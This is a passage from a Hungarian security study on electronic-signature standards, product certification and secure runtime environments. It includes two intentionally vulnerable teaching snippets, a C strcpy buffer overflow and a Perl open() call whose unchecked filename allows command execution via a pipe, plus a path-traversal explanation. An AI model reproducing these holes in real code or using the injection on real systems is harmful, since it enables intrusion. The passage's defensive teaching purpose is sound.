Ez a CWA 14170:2001 E (CEN Workshop Agreement) a címlapjára beiktatott megjegyzés alapján az nem egy hivatalos szabvány. Jelenleg felülvizsgálat alatt van és egy tervezetet a WSES N 0284 néven találhatunk meg. Az új szöveg CWA 14170 (2.1.0) néven lesz forgalomban.


Az Aláírás Létrehozó Alkalmazás (ALA, SCA Signature Creation Application), az informatikai rendszerben való elhelyezkedését az ábra bal oldala mutatja. A CWA 14170 csak az ALA-val foglalkozik. Minden mást környezeti feltételnek tekint. A vizsgálat tárgyát képező ALA komponenseit két csoportra osztja a szabvány:

- Megbízható ALA komponensek és
- Alkalmazás specifikus ALA komponensek.

Ezek az Aláírás Létrehozó Rendszer (SCS: Signature Creation System) keretein belül futnak. A mai gyakorlatban elterjedt rendszerekben ez egy szokványos személyi számítógép saját operációs rendszerrel, tároló elemekkel és hálózati kapcsolattal. Valószínű, hogy az aláíró személy után ez jelenti a legnagyobb biztonsági kockázatot. Az elektronikus aláírás szabványok alig foglalkoznak a személyi számítógép biztonsági rendszerével, ez nem azok feladata.

Amikor a hálózaton havonta, akár többször is vírusriadók vannak, rendszeresen tűzfalakon keresztül bejutnak a gépekbe trójai falovak, férgek és hátsó ajtókat nyitnak, akkor nehéz lenne maradéktalan biztonságról beszélni.

A biztonsági aggályokról egy példát említünk: ha az Aláírói ellenőrző hitelesítő adat (Signatory's Verification Authentication Data, SVAD), ami a napi gyakorlatban egy PIN (Personal Identification Number) kód, a normál billentyűzetről nyíltan bekerül az Internetre kötött szokványos személyi számítógépbe, akkor egyenszilárdságú biztonságról nem lehet szó. Erre is meg vannak a megoldások (biztonságos PIN-beviteli terminál), csak áruk miatt ezt széles körben nem alkalmazzák.




Ábra 43. Elektronikus aláírás létrehozása (felső) és jellemzői (alsó) a CWA14170 szerint.

Az CWA14170 előírásainak megfelelő aláírás létrehozó folyamatot a felső ábrán lehet nyomon követni. A folytonos vonallal szegélyezett téglalapok a be-, ki-meneti és köztes adatokat szemléltetik. A szaggatott vonallal szegélyezettek pedig, az adatokat feldolgozó rutinokat.

4.8.8.2 BALE, mint a CWA14169 tárgya

A CWA14169 szabvány valójában egy Közös Szempontok (Common Criteria, MSZ ISO/IEC 15408-1, -2, -3) szerint felépített technológia független Védelmi Profil (PP, Protection Profile), amelyik a BALE biztonsági és funkcionális követelményeit specifikálja.



Ábra 44. Aláírás létrehozó Eszköz a CWA 14169 szerint

Ez a szabvány három különböző típusú BALE-t határoz meg:

- **1. típusú BALE**: csak aláíró kulcspárt generál (pontosabban aláírás létrehozó és ellenőrző adatot, SCD, SVD). Nem tud aláírni.
- **2. típus BALE:** Nem tud kulcsokat generálni, viszont a kívülről importált aláírás létrehozó adattal (SCD) aláírást tud készíteni.
- **3. típus BALE:** Az 1. és 2. típusok funkcióinak mindegyikét képes elvégezni. Lényegében ilyenek a modern aláíró intelligens kártyák zöme.

Egy Védelmi Profilnak jól meg kell határoznia, mi is a Vizsgálat Tárgya (TOE, Target of Evaluation). A TOE környezetével csak annyiban foglalkozik, hogy meghatározza a kapcsolódó felületeken a feltételeknek, melyeknek meg kell felelni. Ez a módszer lehetővé teszi az egyes elemek önálló és szakszerű vizsgálatát (ld. fentebbi ábra).

4.8.9 Elektronikus Aláírás Termék Tanúsítás

Előre láthatóan[18] az új magyar eat tervezet az Elektronikus Aláírás Termék fogalmát az alábbiak szerint fogja meghatározni (2§. 11.):

[18] jelen dokumentum írásának időpontjában: 2004. április

„Elektronikus aláírási termék: olyan szoftver vagy hardver illetve más elektronikus aláírás alkalmazáshoz kapcsolódó összetevő, amely elektronikus aláírással kapcsolatos szolgáltatások nyújtásához valamint elektronikus aláírások, illetőleg időbélyegző készítéséhez vagy ellenőrzéséhez használható."

Ez teljes mértékben összeegyeztethető az EU szemlélettel, és megfelel a német és osztrák törvényeknek (SigG, A-SigG) is. Ez az átfogalmazás jelentős mértékben hozzájárul az egyenszilárdságú biztonság megteremtéséhez.

Be kell vezetni a termékek *hiteltérdemlőségének* fogalmát, amit az alábbiak szerint lehetne megfogalmazni:

A hiteltérdemlőségen (trustworthiness) a termékek vagy rendszerek azon jellemzőit értjük, amely alapján megállapítható, hogy a gyártó vagy forgalmazó állításai termékről (elsősorban funkcionális és IT biztonsági szempontok alapján) milyen mértékben hihetőek, pontosabban milyen alapossággal voltak azok bevizsgálva, ellenőrizve és tanúsítva.

Az egyenszilárdságú biztonsági rendszer fontos eleme a terméktanúsítás. Ez azt jelenti, hogy független szakértők hatósági felügyelet mellett szakvéleményt mondanak egyes termékek megfelelőségéről. Tanúsítani lehet a termék megfelelőségét kötelezően előírt jogszabályoknak, és/vagy önként vállalt követelményeknek.

Magyarországon a „15/2001. (VIII.27.) MeHVM rendelet az elektronikus aláírási termékek tanúsítását végző szervezetekről, illetve a kijelölésükre vonatkozó szabályokról" írja elő a tanúsító szervezetek kijelölését.


A törvénynek megfelelően lehet definiálni a Biztonságos aláírási termék fogalmát: az egy olyan elektronikus aláírási termék, amelyet tanúsító szervezet minősített és elfogadott, valamint a Felügyelet (jelenleg NHH, Nemzeti Hírközlési Hatóság) nyilvántartásba vett.

Jelenlegi szemlélet szerint idehaza két elektronikus aláírás termék tanúsítása kötelező. Az egyik az un. HSM (Hardware Security Module), amivel a HSZ valósítja meg a kulcs tanúsítványok, illetve az időpecsét aláírását. A másik a BALE (Biztonságos Aláírás Létrehozó Eszköz, SSCD Secure Signature Creation Device), bár jelenleg még vitatható, hogy a BALE milyen mértékben felel meg az SSCD követelményeinek, nyelvi-fordítástechnikai szempontból viszont azonosak tekintendők, amivel a felhasználó hozza létre az aláírást. A BALE a mai gyakorlatban általában egy intelligens kártya, vagy USB token, hasonló tartalmú elektronikával. A kötelező tanúsítás mellett elfogadott az önkéntes tanúsítás is a piac igényeinek függvényében (az adott cégnek megéri-e vagy sem, hogy elvégezze termékére).

Mire szolgálhat egy termék tanúsítvány:

- Annak bizonyítása, hogy a termék megfelel a magyar törvények szerint a fokozott és/vagy minősített elektronikus aláírás biztonsági követelményeknek.
- Ugyanennek bizonyítására a gyártók és rendszerintegrátorok felé, akik a tanúsított terméket OEM komponensként építik be saját termékeibe.
- A végfelhasználó bizalmának elnyerésére, azzal, hogy a tanúsítvány közérthető nyelven leírja a termék szolgáltatásait, azok biztonsági szintjét illetve a felhasználás környezetével szembeni követelményeket.

- Nem utolsó sorban a minőségi, nagy biztonságú termékek és rendszerek piaci védelmére, az olcsó, nem bizonyítottan biztonságos eszközök és szolgáltatásokkal szemben.



Ábra 45. Hierarchikus elektronikus aláírás termék tanúsítási folyamata.

Egy teljes aláíró rendszer egészében a nulláról való tanúsítása sem időben, sem költségekben nem valósítható meg a jelenlegi hazai helyzetben. Nemzetközi szinten sem általános, gyors és olcsó folyamat egy ilyen munka, ezért el kell fogadni a hierarchikus tanúsítási módszert, vagyis azt, hogy nagyobb rendszerelem tanúsításában elfogadjuk az összetevők (építő elemek) már meglévő termék tanúsítványait. Természetesesen alapos vizsgálatnak kell alávetni az építő elemek környezeti feltételeit, hogy a csatlakozó elemek azokat kielégítik-e.

4.8.10 Következtetések

A biztonságos elektronikus aláíró rendszerek műszaki feltételei adottak, bár a rendszerek beruházási költségei jelentősek. A jogszabályok és szabványok átmeneti hiányosságai szakértelemmel áthidalhatóak.

A legnagyobb akadály az elterjedésben azon alkalmazások sokaságának hiánya, amelyek, a befektetet költségek megtérülését biztosítanák. Ez igaz a végfelhasználó és a szolgáltatók oldalán is.

A piaci verseny és fejlődés előfeltétele a kritikus tömeg elérése, ami állami beavatkozás nélkül nem remélhető.

Az elektronikus üzletvitel és adminisztráció egyik leglényegesebb eleme az elektronikus aláírás, ami nélkül az összes többi csak korlátozott eredményeket hozhat.

Előző években sokat ígérő kezdeményezések indultak be a 1126/2003. (XII. 12.) Korm. Határozata a Magyar Információs Társadalom Stratégiáról és annak végrehajtásáról (MITS) rendelet alapján. Létrejött az Információs Társadalom Koordinációs Tárcaközi Bizottság (ITKTB) és annak számos albizottsága. A tanulmány szemszögéből legjelentősebb az

elektronikus aláírással is foglalkozó Informatikai Biztonság Albizottság (INBA). Ezek keretében több jelentős kiadvány jelent meg (elérhetők az ITKTB honlapjáról: `http://www.itktb.hu`):

- A Magyar Információs Társadalom Stratégia elektronikus aláírás részstratégiája
- Informatikai biztonsági részstratégia 1 és 2. kötet
- A Magyar Információs Társadalom Stratégia intelligens kártya részstratégiája
- Magyar Információ Biztonsági Értékelési és Tanúsítási Séma (MIBÉTS)

Fontos megemlíteni, hogy 2004-ben megalakult a Magyar Elektronikus Aláírás Szövetség (MELASZ, angol név: Hungarian Association for Electronic Signature, HAES) és már az eat új szövegének és más idetartozó tanulmányok véleményezésében igen aktív tevékenységet fejt ki.

Összességében megállapítható hogy a célok helyesek, felgyorsultak az események, és ha ez folyatódik a jelenlegi nehézségek zömét rövid idő alatt le lehet győzni. Naivitás lenne viszont azt hinni, hogy a fejlődés nem fog folyamatosan újabb és újabb problémákat generálni. A feladat az, hogy ezeket is rendbe kell és lehet tenni, ha folyamatos az odafigyelés és az igény arra, hogy a nemzetközi szabványosítási folyamatokban a hazai szakemberek és államigazgatási döntéshozók részt vegyenek.

4.9 Biztonságos szoftverfutási környezet (TCB)

Mielőtt a webszerverek biztonságára térnénk, külön kell tárgyalnunk a biztonságos szoftverfutásai környezet fogalmát és elvárásait.

4.9.1 A biztonságos szoftverfutási környezet jelentősége

A biztonságos futási környezet egy számítógépes rendszer biztonságának a legalapvetőbb eleme, függetlenül attól, hogy a hálózaton elérhető-e, és ha igen, akkor kliens vagy szerver funkciókat lát-e el. A biztonságos futási környezet (TCB) teljes definíciója az INFOSEC szójegyzéke [Infosec] alapján a következő:

„A biztonságos futási környezet (TCB - Trusted Computing Base) a számítógépes rendszer védelmi mechanizmusainak összessége, amely magába foglalja a hardvert, a firmware-t és a szoftvert, amelyek az informatikai biztonságpolitika (security policy) betartatásáért felelősek. Megjegyzés: Az, hogy a biztonságos futási környezet mennyire képes kikényszeríteni az egységes informatikai biztonságpolitikát, a biztonságos futási környezeten belüli védelmi mechanizmusok hibátlanságán, a hibátlanságot bizonyító mechanizmusok védelmén valamint az informatikai biztonságpolitikához kapcsolódó paraméterek megfelelő alapadatain múlik.”

Jelen fejezet ennek a futási környezetnek csak a szoftver részével fog foglalkozni, annak is csak egy viszonylag kis, a gyakorlati hálózati biztonság szempontjából releváns részével. Ennek az az oka, hogy az informatikai rendszerek jelentős részén a felhasználóknak (legyenek azok bármilyen tudásszinten) nem áll módjában megválasztani, hogy milyen biztonsági jellemzőkkel bírjon a rendszer építésénél felhasznált számítógép hardver és firmware. Ezeket a tulajdonságokat a dokumentációk extrém kivételektől eltekintve meg sem említik. Azt azonban ki lehet jelenteni, hogy az informatikai rendszerek kompromittálódásáért szinte soha nem ezek a rendszerkomponensek felelősek. A rendszerek vesztét leggyakrabban a hálózaton elérhető

szolgáltatások okozzák, ritkábban a helyben, csak a számítógép előtt ülve elérhető programok. Így tehát a legnagyobb hangsúlyt azokra a részekre kell fektetni egy rendszer megerősítésénél, melyek a hálózatról elérhető szolgáltatások biztonságát kisebb-nagyobb mértékben növelik.

Ha a hálózati rendszerek védelmét akarjuk tárgyalni, akkor nem hagyhatjuk említés nélkül a rendszerek szoftver futási környezetét. Nézzünk egy példát! Amennyiben meg akarunk védeni egy webszervert, akkor a védelem felépítésének csak egy nagyon kicsi része a webszerver telepítése és beállítása. Ha komoly biztonsági szintre törekszünk, akkor fel kell készítenünk a futtató rendszert a webszerver vagy az aktív webtartalom sérüléseiből adódó esetleges problémákra. Gondoskodnunk kell arról, hogy egy esetleges sikeres támadás esetén a támadó ne legyen képes a rendszer más szolgáltatásaiban is kárt tenni, lehetőleg semmilyen, a webszerver működéséhez üzemszerűen nem szükséges információhoz ne tudjon hozzáférni. Fontos az is, hogy ilyen esetben a rendszert ne lehessen egy másik rendszer, vagy ugyanazon gép másik alrendszere ellen intézendő támadás kiindulópontjául használni. Ezek a veszélyek az alaprendszer és a szerverprogram beágyazási módjának, jogosultságainak megfelelő tervezésével és beállításával nagymértékben csökkenthetők. Ezért nem hagyható el egy hálózati rendszer tervezésénél a hálózati kiszolgálórendszereket futtató alaprendszer körültekintő tervezése, felépítése és karbantartása.

4.9.2 Tipikus programozási hibák

A fejezetbe beillesztettünk egy első ránézésre nem ideillő részletet. Mint rózsabokor a sivatagban. Mit keres itt egy rövid leírás a tipikus programozási hibákról? A kockázatok helyes megítéléséhez és a védelmi rendszerek felépítéséhez meg kell ismerni azon hibák némelyikét, amelyeket a programrendszerek fejlesztői gyakran elkövetnek, hogy a rendszertervezőnek fogalma legyen róla, hogy mi ellen is kell védekezni.

4.9.2.1 Nyelv-független programozási hibák

A programozási hibák két fő csoportba sorolhatók: a nyelv-független és a nyelvtől függő programozási hibákra. Az első hibacsoport olyan, általában program logikai hiba, amely lehetővé teszi a program védelmi rendszerének kikerülését, vagy amelyik miatt a program olyan tevékenységre kényszeríthető, amelyet a tervezők eredetileg nem szerettek volna (például olyan állomány megnyitása és továbbítása, amelynek semmi köze a programrendszer működéséhez). Ilyen hiba a webszervereknél jól ismert „..” (dotdot) hiba. A program ellenőrzi, hogy a hivatkozott állomány elérési útjának eleje a megengedett könyvtáron belül van-e, azt azonban nem veszi észre, hogy az operációs rendszerek állományrendszereinek sajátosságai miatt használható „..” hivatkozással a támadó az engedélyezett könyvtárból vissza tud lépni, így a támadó olyan állományokhoz férhet hozzá, amelyek nincsenek a konfigurációban megadott könyvtárban. Az a legmulatságosabb, hogy nemcsak a szakirodalom írja le ezt a hibát számtalanszor, hanem a HTTP szabvány is megemlékezik róla, és ennek ellenére rendszeres visszatérő témája a biztonsággal foglalkozó levelező listáknak, mintha a szabvány azt írná, hogy a webszerverek első verziójába kötelező implementálni. Mintha a webszerverek fejlesztői nemigen jutnának el a szabvány olvasásában a „Biztonsági figyelmeztetések” fejezetig. Sajnos.

Egy másik tipikus nyelv-független hiba az átmeneti állományok hibás kezelése. Helytelenül kezelt átmeneti állományokkal a fejlesztő szándékai ellenére információ szivároghat ki a rendszerből, vagy szélsőséges esetben akár a rendszer más részeinek működését is befolyásolni, bénítani lehet. Szerencsére csak helyben támadható, tehát csak akkor, ha valaki jogosultságot szerzett a rendszerhez. Ezek a problémák ritkán detektálhatók, orvosolhatók automatikus eszközökkel. Egyes programozási nyelvekhez léteznek bizonyos hibák elkerülésére alkalmas

eszközök (pl. *perl -T* kapcsolóval, ld. *man perlsec*, vagy a Perl honlapját: http://www.perl.org/; RaceGuard, http://www.immunix.org/raceguard.html, fordítók szemantikai elemző képességei, pl. a nem inicializált változók kiszűrésére), de ezek csak a problémák egy nagyon kicsiny részére nyújthatnak megoldást. Ennek a problémacsoportnak a megoldása kizárólag a fejlesztők továbbképzésével oldható meg.

4.9.2.2 Nyelvfüggő programozási hibák

Védelmi szempontból a nyelvfüggő programozási hibák lényegesen érdekesebbek, mert sok esetben megelőző módszerek segítségével meg lehet akadályozni a kihasználásukat. Mivel a hálózati rendszerek fejlesztésének tipikus programozási nyelve a C, és mivel ez a fejezet csak egy rövid bevezető a programozási hibákba, ezért most a C nyelv tipikus hibái közül mutatunk be egyet, amely az elmúlt évek legtöbb programhibájáért volt felelős. A hiba neve: puffer túlcsordulás (buffer overflow, becenevén BOF). Sok alfaja létezik, a hibát kihasználó támadási módok elemzéséről írt tanulmányokkal egy kisebb könyvtár megtölthető lenne.

```
int buffer_overflow_me(char *str)
{
    char buffer[20];
    strcpy(buffer, str);
    printf("Buffered data: %s\n", buffer);
    return 0;
}
```

1. példa: C programozási nyelvű függvény tipikus hibával

A hiba lényege, hogy a C nyelvben a hívott függvények lokális adatait a rendszer olyan memóriaterületen tárolja, amely közel van a függvény visszatérési címének tárolt értékéhez. Amennyiben a fejlesztő nem ellenőrzi, hogy egy pufferbe mennyi adatot olvas be, ahogy ez az 1. példa függvényénél látszik, akkor elképzelhető, hogy a gonosz támadó a pufferbe támadó programrészletet (shellcode) tud bejuttatni, és a memória további területének átírása során a visszatérési cím is felülíródhat. Bizonyos C könyvtári függvények (pl. *strcpy*, *sprintf* stb.) nem ellenőrzik, hogy mennyi adatot írhatnak egy memóriaterületre, így ezek használata esetén a támadó elégséges méretű kódot és egyéb adatot juttathat be a rendszer sikeres megtámadásához. Ha a visszatérési címet a támadónak sikerül úgy módosítania, hogy az a pufferbe korábban bejuttatott kódra mutasson, akkor máris a hibás programot futtató felhasználó jogosultságaival rendelkezik, és kicsit sarkítva az általa bejuttatott programmal a megtámadott felhasználó nevében azt tesz, amit akar. Ha nem is képes a vezérlést átvenni, még lehetősége lehet a program működésének befolyásolására.

Amennyiben a program biztonsága kritikus szempont, akkor jobb ezeknek a függvényeknek a használatát messze elkerülni, ez azonban egy már létező rendszernél nem lehetséges.

A lehetséges hibák érzékeltetése kedvéért nézzünk meg egy Perl nyelvű tipikus hibát is. A nyelvre jellemző, hogy szkriptnyelv, továbbá az, hogy ördögi keveréke az egyéb programozási nyelvek hasznosnak ítélt darabjainak. A Perl hírhedt hibája a varázslatos open (magic open). Azért hívják varázslatosnak, mert nagyon sokrétű. Lehetőséget ad fájlok megnyitására (írás, olvasás, átírás), külső program futtatására úgy, hogy a bemenetét a Perl szkript adja vagy úgy, hogy a külső program kimenetét a szkript olvashatja. Azt, hogy éppen mit szeretne csinálni a felhasználó, az *open* függvény úgy dönti el, hogy a megnyitandó szöveg tartalmaz-e cső jelet (|), és ha igen, akkor hol. Amennyiben a szöveg elején talál egyet, akkor elindítja a megadott külső programot, és visszaad egy csak írható fájlkezelőt (file handle), ha a szöveg végén, akkor hasonlóan, csak a fájlkezelő csak olvasható lesz. Mi lehet ezzel a probléma? Nézzünk egy egyszerű kis Perl függvényt a 2. példában.

```
sub please_hackme_by_wrong_chars
{
    print("Give me the filename with path: ");
    my $filename = <>;
    open(FILE, "$filename");
    my @contents = <FILE>;
    close(FILE);
    print(join(", ", @contents), "\n");
    return 0;
}
```

2. példa: Perl nyelvű függvény tipikus hibával

Jól látható, hogy a fejlesztő vakon megbízik a felhasználóban, és nem ellenőrzi le, hogy milyen szöveget visz be a $filename változóba. Ha a felhasználó elég szemfüles, akkor rájöhet, hogy tetszőleges állomány tartalmához hozzáférhet a program nevében, hisz a megnyitandó állomány neve nincs ellenőrizve. Kis töprengés után a támadó feltehetőleg arra is rájön, hogy ha állománynév helyett egy parancsot ad meg cső jellel („|”) lezárva, akkor azt a program lefuttatja, és annak kimenetét írja ki. Így a támadó közvetlenül programot tud futtatni az ellenőrizetlen bevitel miatt.

Számos ilyen, gyakran elkövetett biztonsági hiba lehetősége rejlik szinte minden programozási nyelvben. Sajnos sok esetben csak a programozók továbbképzése ad teljes körű megoldást ennek a hibaforrásnak a megszűntetésére, itt azonban több esetben, automatikus megoldás is lehetséges.

Ilyen esetben sem kilátástalan a helyzet. Meg lehet annyira nehezíteni a támadók dolgát, hogy a rendszer feltörése annyiba kerüljön (idő és pénz), hogy ne érje meg a befektetett munkát. Megakadályozható, hogy a támadó bizalmas adatokhoz férjen hozzá, továbblépjen a rendszerről, vagy egyéb illegális tevékenységre használja azt. Ezekről a megoldási lehetőségekről szól a fejezet további része.

4.9.3 A futási környezet biztonsági kockázatai

Valaha a számítógéprendszerek tervezői nem foglalkoztak eleget a biztonság témájával, így a korai operációs rendszerek egy része szinte semmilyen beépített biztonsági mechanizmussal sem rendelkezett. Ilyen esetben a bizalmas adatok védelme kiegészítő szoftverek nélkül megoldhatatlan volt.

Ma a világ eljutott odáig, hogy a számítógépes rendszerek alvilága ráébresztette a rendszerek fejlesztőit, hogy a biztonsággal komolyan foglalkozni kell. A ma fejlesztett modern operációs rendszerek (néhány speciális feladatú, szeparált rendszeren futó kivételtől eltekintve) már mind rendelkeznek több-kevesebb beépített biztonsági funkcióval, amelyek szükség esetén továbbiakkal egészíthetők ki. Ezek a védelmi mechanizmusok a számítógépes biztonság egyre komolyabb elméleti alapjaira és gyakorlati tapasztalatokra épülnek, így általánosságban el lehet mondani, hogy ha helyesen működnek, akkor képesek megvédeni az adatokat és alrendszereket az illetéktelenekkel szemben. Néhány operációs rendszernél a felhasználók kedvéért olyan kompromisszumokat kötöttek a tervezők a biztonság és a kényelem között, ami negatív hatással van az egész Internet biztonságára (pl. folyamatos email vírusok bizonyos levelezőprogramok kényelmi funkciói miatt), de ez az operációs rendszerekre általánosságban nem jellemző.

A biztonságos futási környezet védelmi mechanizmusait is emberek fejlesztik, így a hiba lehetősége nem zárható ki. A biztonságos futási környezetet fenyegető elsődleges kockázati tényező a tervezési vagy programozási hibából adódó védelmi rés. Elterjedt rendszerekben ma már elég ritkán lehet igazán nagy tervezési melléfogással találkozni, de ez sem lehetetlen, kisebb rendszereknél pedig feltehetőleg soha nem is fog megszűnni. Itt most nem egy apró

programozási hiba komoly kihatásaira kell gondolni, hanem arra, hogy ha a rendszer tervezői például hátsó ajtót (backdoor) építenek az azonosítási folyamatba (például egy adatbázis szerverbe...), hogy ha később a felhasználó elfelejtené a jelszavát, akkor is hozzá tudjon férni a rendszerhez. Az ilyen hiba akkor is felbecsülhetetlen kárt okozhat, ha az érintett program „csak" egy szerver vagy kliensprogram, még rosszabb, ha maga az operációs rendszer érintett. Ha egy rendszerben olyan hibát találtak az elmúlt egy évben (az időintervallum szubjektív, van, aki így fogalmazna: ha valaha olyan hibát találtak), amely megkérdőjelezi a tervezők hozzáértését, akkor a rendszer használatát lehetőség szerint ajánlatos elkerülni.

Ahogy korábban láttuk, a programozási hibák is nagyon komoly veszélyt jelenthetnek a rendszer biztonsági funkcióira. Semmi esetre sem szabad azonban ugyanakkora jelentőséget tulajdonítani nekik, mint a komoly tervezési hibáknak. Egy-egy hiba sajnos a legkitűnőbb fejlesztőnél is becsúszhat. Nagyon fontos megkülönböztetni az apró figyelmetlenségből adódó hibákat (például egy véletlen double free) a nyilvánvaló hozzá nem értésből adódó hibáktól (például klasszikus BOF az *strcpy* használata miatt). Ha egy rendszerben gyakran (évente többször) találnak kisebb-nagyobb biztonsági hibákat, akkor az adott program helyett lehetőleg mást kell választani. Ha azonban csak egyedi, kis jelentőségű hibák merülnek fel, akkor az eszköz még bátran használható. Különösen szerencsés, ha a program forráskódját hozzáértő auditor csapat fésüli át hibák után kutatva (pl. OpenBSD Audit Process). A felesleges funkciók (programok és programrészek) eltávolításával is csökkenthető a kiszolgálóra leselkedő veszély.

